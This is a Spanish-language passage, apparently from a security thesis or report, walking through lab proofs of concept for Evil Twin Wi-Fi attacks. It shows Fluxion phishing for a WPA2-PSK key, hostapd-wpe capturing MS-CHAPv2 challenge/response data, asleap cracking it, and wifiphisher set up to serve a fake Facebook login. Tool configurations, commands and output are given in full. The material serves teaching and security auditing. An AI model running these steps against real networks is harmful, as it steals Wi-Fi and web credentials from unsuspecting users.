


Figura 68. Ataque EVIL TWIN - Fluxion (registro conexión víctima Fake AP)

16.- Después de conectarse a Fake AP, cuando la víctima intente acceder a cualquier URL desde su navegador, será redirigido a la página de web de phishing configurada anteriormente:

Figura 69. Ataque EVIL TWIN - Fluxion (web phishing enviada a la víctima)

Cuando la víctima introduce la contraseña y pulsa en el botón “Enviar”, se utiliza el handshake capturado anteriormente para comprobar si la clave introducida es correcta. Para ello se usa el método de chequeo de handshake configurado anteriormente.

Mientras la clave compartida proporcionada por la víctima no sea correcta, se le muestra el siguiente mensaje y se vuelve a solicitar que introduzca la contraseña:




Figura 70. Ataque EVIL TWIN - Fluxion (mensaje contraseña Wi-Fi incorrecta)

Si la clave proporcionada es correcta, se le muestra a la víctima el siguiente mensaje:

Figura 71. Ataque EVIL TWIN - Fluxion (Mensaje contraseña Wi-Fi correcta)

Entonces, la herramienta muestra la clave compartida capturada de la red Wi-Fi protegida con el protocolo WPA2-PSK:




Figura 72. Ataque EVIL TWIN - Fluxion (contraseña Wi-Fi encontrada)

6.4 Prueba de Concepto nº 4 - Ataque EVIL TWIN sobre WPA2-Enterprise para robar las credenciales RADIUS

En esta prueba de concepto se llevará a cabo un ataque EVIL TWIN contra una Wi-Fi empresarial protegida con WPA2 en modo Enterprise, con el objetivo de obtener las credenciales de acceso RADIUS de un usuario.

Arquitectura de la red Wi-Fi

En este escenario, la arquitectura de la red Wi-Fi utilizada será la siguiente:

- Servidor RADIUS (**IP=192.168.1.3 - Nombre=ServerRadius**) empleado para autenticar a los clientes que se conectan al punto de acceso. El servidor RADIUS se implementará mediante un servidor Ubuntu donde se encuentra instalado "FreeRADIUS".
- Punto de acceso inalámbrico (**IP=192.168.1.2 - Nombre_Wifi=WIFI_CORP**) configurado para proteger la red Wi-Fi utilizando el protocolo WPA2 en modo Enterprise. Para ello, se utilizarán los datos del servidor RADIUS instalado.

Respecto al **servidor RADIUS**, a continuación se muestra la configuración elegida:

- Se configura FreeRADIUS para utilizar el protocolo **PEAP** y **MS-CHAPv2** para autenticar a los clientes. Para ello, en el archivo de configuración **"/etc/freeradius/eap.conf**" se establece en la sección principal la opción "default_eap_type" con el valor "peap" y en la sección correspondiente a "peap" la opción "default_eap_type" con valor "mschapv2".

- Para permitir que desde el punto de acceso se pueda utilizar el servidor RADIUS para autenticar a los usuarios de la red, se añade en el fichero "/etc/freeradius/clients.conf" un nuevo cliente especificando la dirección IP del punto de acceso y la clave que se deberá utilizar en el mismo:

```
client 192.168.1.2 {
        ipaddr = 192.168.1.2
        secret = testing123
}

root@ServerRadius:/home/toni#
```

Figura 73. Configuración FreeRADIUS (fichero clients.conf)

- Se crea un usuario en el servidor RADIUS (usuario=toni; contraseña=Prueba4321). Dicho usuario podrá utilizarse para conectarse a la red Wi-Fi. Para ello, en el fichero "/etc/freeradius/users" se añade la siguiente línea:

```
root@ServerRadius: /home/toni
toni Cleartext-Password := "Prueba4321"
#       Service-Type = Framed-User,
#       Framed-Protocol = PPP,
```

Figura 74. Configuración FreeRADIUS (fichero users)

- Se utilizará como certificado electrónico para autenticar al servidor RADIUS frente a los clientes el certificado creado por defecto durante la instalación de FreeRADIUS.

- Por último, en la siguiente captura de pantalla se puede comprobar el nombre del equipo, los datos de la interfaz de red y el resultado de utilizar el comando "**radtest**" para comprobar que utilizando los datos del usuario creado anteriormente es posible autenticarse en el servidor RADIUS:

```
root@ServerRadius: /home/toni
root@ServerRadius:/home/toni# hostname
ServerRadius
root@ServerRadius:/home/toni# ifconfig
enp0s3    Link encap:Ethernet  direcciónHW 08:00:27:dd:fa:ec
          Direc. inet:192.168.1.3  Difus.:192.168.1.255  Másc:255.255.255.0
          Dirección inet6: fe80::4788:3455:401f:f9b2/64 Alcance:Enlace
          ACTIVO DIFUSIÓN FUNCIONANDO MULTICAST  MTU:1500  Métrica:1
          Paquetes RX:84 errores:0 perdidos:0 overruns:0 frame:0
          Paquetes TX:74 errores:0 perdidos:0 overruns:0 carrier:0
          colisiones:0 long.colaTX:1000
          Bytes RX:5563 (5.5 KB)  TX bytes:7775 (7.7 KB)

lo        Link encap:Bucle local
          Direc. inet:127.0.0.1  Másc:255.0.0.0
          Dirección inet6: ::1/128 Alcance:Anfitrión
          ACTIVO BUCLE FUNCIONANDO  MTU:65536  Métrica:1
          Paquetes RX:206 errores:0 perdidos:0 overruns:0 frame:0
          Paquetes TX:206 errores:0 perdidos:0 overruns:0 carrier:0
          colisiones:0 long.colaTX:1000
          Bytes RX:15378 (15.3 KB)  TX bytes:15378 (15.3 KB)

root@ServerRadius:/home/toni# radtest toni Prueba4321 127.0.0.1 0 testing123
Sending Access-Request of id 33 to 127.0.0.1 port 1812
        User-Name = "toni"
        User-Password = "Prueba4321"
        NAS-IP-Address = 127.0.1.1
        NAS-Port = 0
        Message-Authenticator = 0x00000000000000000000000000000000
rad_recv: Access-Accept packet from host 127.0.0.1 port 1812, id=33, length=20
root@ServerRadius:/home/toni#
```

Figura 75. Prueba FreeRADIUS (comando radtest)

En cuanto a la configuración del **punto de acceso inalámbrico**, a continuación se muestra la configuración elegida:

- Se establece como nombre de la red Wi-Fi "WIFI_CORP":




Figura 76. Ataque EVIL TWIN Wi-Fi Coorporativa - Configuración AP (ESSID)

- Se configura el punto de acceso para utilizar el protocolo WPA2 en modo Enterprise para proteger la red. Se establece como servidor RADIUS la dirección IP correspondiente al servidor RADIUS desplegado en el punto anterior "192.168.1.3", como puerto TCP el 1812 y como secreto compartido "testing123":





Figura 77. Ataque EVIL TWIN Wi-Fi Coorporativa - Configuración AP (protocolo WPA2-Enterprise)

A modo de ejemplo, a continuación se muestra el proceso de autenticación de un cliente en la red Wi-Fi utilizando las credenciales del usuario “toni” definido anteriormente:






Figura 78. Ataque EVIL TWIN Wi-Fi Coorporativa - Ejemplo conexión cliente al AP

Tras mostrar la configuración de la red Wi-Fi que será utilizada en la prueba de concepto, a continuación se enumeran los pasos que se seguirán para realizar el ataque:

1. Recopilar información sobre la red Wi-Fi objetivo.
2. Desplegar un punto de acceso falso "Fake AP" que tenga el mismo ESSID que la red Wi-Fi objetivo. El "Fake AP" proporcionará autenticación a través de un servidor RADIUS simulado al igual que el AP legítimo, con la finalidad de que los clientes se conecten a esta red y realizar un ataque **man-in-the-middle** para interceptar los hashes del intercambio EAP asociados a las credenciales proporcionadas por el usuario para autenticarse frente al servidor RADIUS.

   Para la autenticación entre el cliente y el falso servidor RADIUS se utilizará el protocolo PEAP. Una vez establecido el túnel utilizando el certificado de servidor del Fake AP se utilizará el MS-CHAPv2 para autenticar al cliente (misma configuración que el servidor RADIUS legítimo). MS-CHAPv2, establece un sistema de reto/respuesta para autenticar a los clientes. Este tipo de autenticación tiene algunas vulnerabilidades que serán aprovechadas por el atacante para conseguir la credenciales RADIUS de la víctima.

3. Una vez capturados los valores reto/respuesta asociados a las credenciales introducidas por el usuario, se utilizará una herramienta para ejecutar una ataque de diccionario contra dichos valores con el objetivo de obtener las credenciales RADIUS del usuario de la red Wi-Fi empresarial.

Para la realización de la prueba de concepto se utilizarán los siguientes **recursos**:

- Servidor RADIUS utilizado para autenticar a los clientes de la red Wi-Fi.
- Punto de acceso configurado para proteger la WLAN utilizando el protocolo WPA2 en modo Enterprise.

- Tarjeta de red inalámbrica “Alfa Network AWUS036NH Ralink” compatible con el modo monitor (para capturar el tráfico) y punto de acceso (para desplegar el Fake AP).
- Dispositivo cliente utilizado por un usuario para conectarse al Fake AP.
- Distribución de auditoría Kali Linux.
- Herramienta **hostapd-wpe**, que permite realizar ataques del tipo EVIL TWIN contra autenticaciones IEEE 802.1X.
- Herramienta **asleap**, que permite recuperar contraseñas a partir de los datos capturados de un intercambio MS-CHAPv2.

A continuación se exponen los pasos necesarios para realizar un ataque del tipo EVIL TWIN sobre la red Wi-Fi descrita anteriormente para obtener las credenciales de acceso RADIUS de un usuario.

1.- Recopilar la información de la red Wi-Fi objetivo. Como se detalló anteriormente, el nombre de la red Wi-Fi que se desea atacar es “WIFI_CORP”.

2.- Configurar la herramienta “hostapd-wpe” para desplegar el Fake AP. Para ello se utilizará el fichero de configuración “/etc/hostapd-wpe/hostapd-wpe.conf”.

En este caso, se establecerá como SSID del Fake AP “WIFI_CORP_EVIL”, para que quede más claro la identificación del mismo a la hora de ejecutar la prueba de concepto. En un entorno real, el SSID coincidiría con el de la red Wi-Fi legítima.

A continuación se muestra un extracto de este fichero de configuración:

```
# Configuration file for hostapd-wpe

# Interface - Probably wlan0 for 802.11, eth0 for wired
interface=wlan0

# May have to change these depending on build location
eap_user_file=/etc/hostapd-wpe/hostapd-wpe.eap_user
ca_cert=/etc/hostapd-wpe/certs/ca.pem
server_cert=/etc/hostapd-wpe/certs/server.pem
private_key=/etc/hostapd-wpe/certs/server.key
private_key_passwd=whatever
dh_file=/etc/hostapd-wpe/certs/dh

# 802.11 Options
ssid=WIFI_CORP_EVIL
channel=1

# WPE Options - Dont need to change these to make it all work
#
# wpe_logfile=somefile              # (Default: ./hostapd-wpe.log)
# wpe_hb_send_before_handshake=0    # Heartbleed True/False (Default: 1)
# wpe_hb_send_before_appdata=0      # Heartbleed True/False (Default: 0)
# wpe_hb_send_after_appdata=0       # Heartbleed True/False (Default: 0)
# wpe_hb_payload_size=0             # Heartbleed 0-65535 (Default: 50000)
# wpe_hb_num_repeats=0              # Heartbleed 0-65535 (Default: 1)
# wpe_hb_num_tries=0                # Heartbleed 0-65535 (Default: 1)


# Dont mess with unless you know what you're doing
eap_server=1
eap_fast_a_id=101112131415161718191a1b1c1d1e1f
eap_fast_a_id_info=hostapd-wpe
eap_fast_prov=3
ieee8021x=1
pac_key_lifetime=604800
```

Figura 79. Ataque EVIL TWIN Wi-Fi Coorporativa (configuración hostapd-wpe)

Por defecto, la herramienta utiliza un certificado electrónico para la autenticación del Fake AP ante los clientes creado durante la instalación, aunque utilizado la herramienta **bootstrap** es posible crear nuevos certificados personalizados similares a los utilizados por el servidor RADIUS legítimo.

3.- Una vez configuradas todas las opciones, se ejecuta la herramienta utilizando el fichero de configuración anterior para desplegar el Fake AP.

```
root@kali:~# hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
Configuration file: /etc/hostapd-wpe/hostapd-wpe.conf
Using interface wlan0 with hwaddr 00:c0:ca:96:e3:cd and ssid "WIFI_CORP_EVIL"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
```

Figura 80. Ataque EVIL TWIN Wi-Fi Coorporativa (depliegue Fake AP hostapd-wpe)

4.- La víctima se conectará sin saberlo al Fake AP desplegado por el atacante e introducirá sus credenciales RADIUS se acceso al punto de acceso legítimo:




Figura 81. Ataque EVIL TWIN Wi-Fi Coorporativa (conexión víctima al Fake AP)

5.- Una vez introducidas las credenciales de acceso RADIUS por parte de la víctima, la herramienta hostapd-wpe utilizada por el atacante muestra la siguiente información:

```
root@kali:~# hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
Configuration file: /etc/hostapd-wpe/hostapd-wpe.conf
Using interface wlan0 with hwaddr 00:c0:ca:96:e3:cd and ssid "WIFI_CORP_EVIL"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA 60:f8:1d:c9:1e:3c IEEE 802.11: authenticated
wlan0: STA 60:f8:1d:c9:1e:3c IEEE 802.11: associated (aid 1)
wlan0: CTRL-EVENT-EAP-STARTED 60:f8:1d:c9:1e:3c
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25


mschapv2: Thu Apr 26 22:12:24 2018
        username:       toni
        challenge:      44:2d:52:c6:c2:18:3f:68
        response:       bb:d1:d8:af:29:79:21:28:f5:22:43:e8:e0:32:ed:19:25:4b:6f:53:d4:05:1a:e2
        jtr NETNTLM:
        toni:$NETNTLM$442d52c6c2183f68$bbd1d8af29792128f52243e8e032ed19254b6f53d4051ae2
wlan0: CTRL-EVENT-EAP-FAILURE 60:f8:1d:c9:1e:3c
wlan0: STA 60:f8:1d:c9:1e:3c IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan0: STA 60:f8:1d:c9:1e:3c IEEE 802.1X: Supplicant used different EAP type: 25 (PEAP)
wlan0: STA 60:f8:1d:c9:1e:3c IEEE 802.11: disassociated
wlan0: STA 60:f8:1d:c9:1e:3c IEEE 802.11: authenticated
```

Figura 82. Ataque EVIL TWIN Wi-Fi Coorporativa (captura reto/respuesta MS-CHAPv2)

Como se puede observar, la autenticación se realiza utilizando el protocolo PEAP. Se captura el nombre de usuario en claro y el reto/respuesta MS-CHAPv2 utilizado para autenticar al cliente.

Este sistema de autenticación MS-CHAPv2 tiene los siguientes problemas de seguridad:

- El usuario se envía en texto claro.
- No se utiliza SALT junto con el hash NT, lo que permite ataques basados en diccionarios.
- Selección de clave débil DES para el desafío reto/respuesta que permite obtener 2 bytes del hash NT.

Estos problemas de seguridad permitirán el uso de herramientas de auditoría para obtener la contraseña del usuario.

6.- Por último, se utiliza la herramienta **asleap** para obtener las credenciales del usuario a partir del reto/respuesta MS-CHAPv2 capturado. Dicha herramienta permite realizar un ataque basado en diccionario contra el valor del reto/respuesta capturado para obtener la contraseña asociada al usuario.

Para ello se ejecuta la herramienta con las siguientes opciones:

- "-C": Especifica el valor del reto.
- "-R": Especifica el valor de la respuesta.
- "-W": Especifica el diccionario que se utilizará para realizar el ataque.

```
asleap -C 44:2d:52:c6:c2:18:3f:68 -R
bb:d1:d8:af:29:79:21:28:f5:22:43:e8:e0:32:ed:19:25:4b:6f:53:d4:05:1a:e2 -W
password.txt
```

```
root@kali:~# asleap -C 44:2d:52:c6:c2:18:3f:68 -R bb:d1:d8:af:29:79:21:28:f5:22:
43:e8:e0:32:ed:19:25:4b:6f:53:d4:05:1a:e2 -W password.txt
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "password.txt".
        hash bytes:        43be
        NT hash:           f4dd3a1ad06c84fb162abb8a0ccd43be
        password:          Prueba4321
root@kali:~#
```

Figura 83. Ataque EVIL TWIN Wi-Fi Coorporativa (ataque diccionario con asleap)

Como se puede observar, se consiguen obtener las credenciales del usuario para conectarse a la red Wi-Fi legítima protegida el protocolo WPA2-Enterprise.

6.5 Prueba de Concepto nº 5 - Ataque wi-phishing sobre redes públicas para obtener las credenciales de acceso de un usuario a un servicio web.

En esta prueba de concepto se ilustrará como se puede llevar a cabo un ataque del tipo EVIL TWIN sobre redes Wi-Fi públicas con la finalidad de obtener las credenciales de acceso de un usuario a un servicio web utilizando una página web de phishing que simule ser la legítima.

A continuación se muestra un resumen de los pasos a seguir para realizar el ataque.

1. Recopilar los datos de la red Wi-Fi pública que se quiere suplantar.
2. Desplegar un punto de acceso falso "Fake AP" que tenga el mismo ESSID que la red Wi-Fi pública legítima, con la finalidad de que los clientes se conecten a esta red para interceptar el tráfico, realizar un ataque de web phishing y capturar los datos que introduzcan los usuarios.

   Dicho punto de acceso estará configurado con autenticación abierta. El “Fake AP” dispondrá de un servidor DHCP para asignar a las clientes (víctimas) que se conecten datos referentes a la conexión de red (dirección IP, máscara, puerta de enlace y servidores DNS).
3. Cuando un cliente se conecte al “Fake AP”, automáticamente se le asignará una IP y se establecerá como puerta de enlace la dirección del “Fake AP”. El “Fake AP” resolverá todas las peticiones DNS realizadas desde el navegador de la víctima de forma que se le muestre una página de phishing idéntica a la página web legítima del servicio web (por ejemplo, la página de login de facebook), con el objetivo de engañar al usuario y que proporcione las credenciales de acceso al servicio.
4. Por último, la víctima introducirá entonces sus credenciales de acceso al servicio de web pensando que la página de web del servicio es la legítima y el atacante capturará los datos introducidos, obteniendo las credenciales de acceso al servicio de la víctima.

Para la realización de la prueba de concepto se utilizarán los siguientes **recursos**:

- Punto de acceso configurado para proteger la red pública Wi-Fi utilizando autenticación abierta.
- Tarjeta de red inalámbrica “Alfa Network AWUS036NH Ralink” compatible con el modo monitor y modo punto de acceso.
- Dispositivo de la víctima que se conectará al falso punto de acceso.
- Distribución de auditoría Wifislax.

- Herramienta "wifiphisher".

A continuación, se detalla el uso de la herramienta "wifiphisher" para realizar el ataque anteriormente descrito.

1. Poner la tarjeta de red inalámbrica en modo monitor.

```
airmon-ng start wlan0
```

2. Desplegar el Fake AP utilizando la herramienta "wifiphisher". Para ello se ejecutará la herramienta utilizando las siguientes opciones:

- **"nJ"**. Especifica no cargar extensiones.
- **"--essid"**. Especifica el ESSID que será utilizado por el Fake AP. En un escenario real, se utilizaría el mismo ESSID de la red Wi-Fi pública legítima. En este caso, se utilizará como ESSID "Fake AP".
- **"-p oauth-login"**. Especifica el escenario que simulará la herramienta para realizar el ataque. En este caso, la opción "oauth-login" le indica a la herramienta que presente a las víctimas una página de phishing que simule ser la página de login de la red social Facebook.

```
wifiphisher -nJ --essid “FAKEAP” -p oauth-login
```

Cuando se ejecuta la herramienta con las opciones anteriores, se despliega el Fake AP:

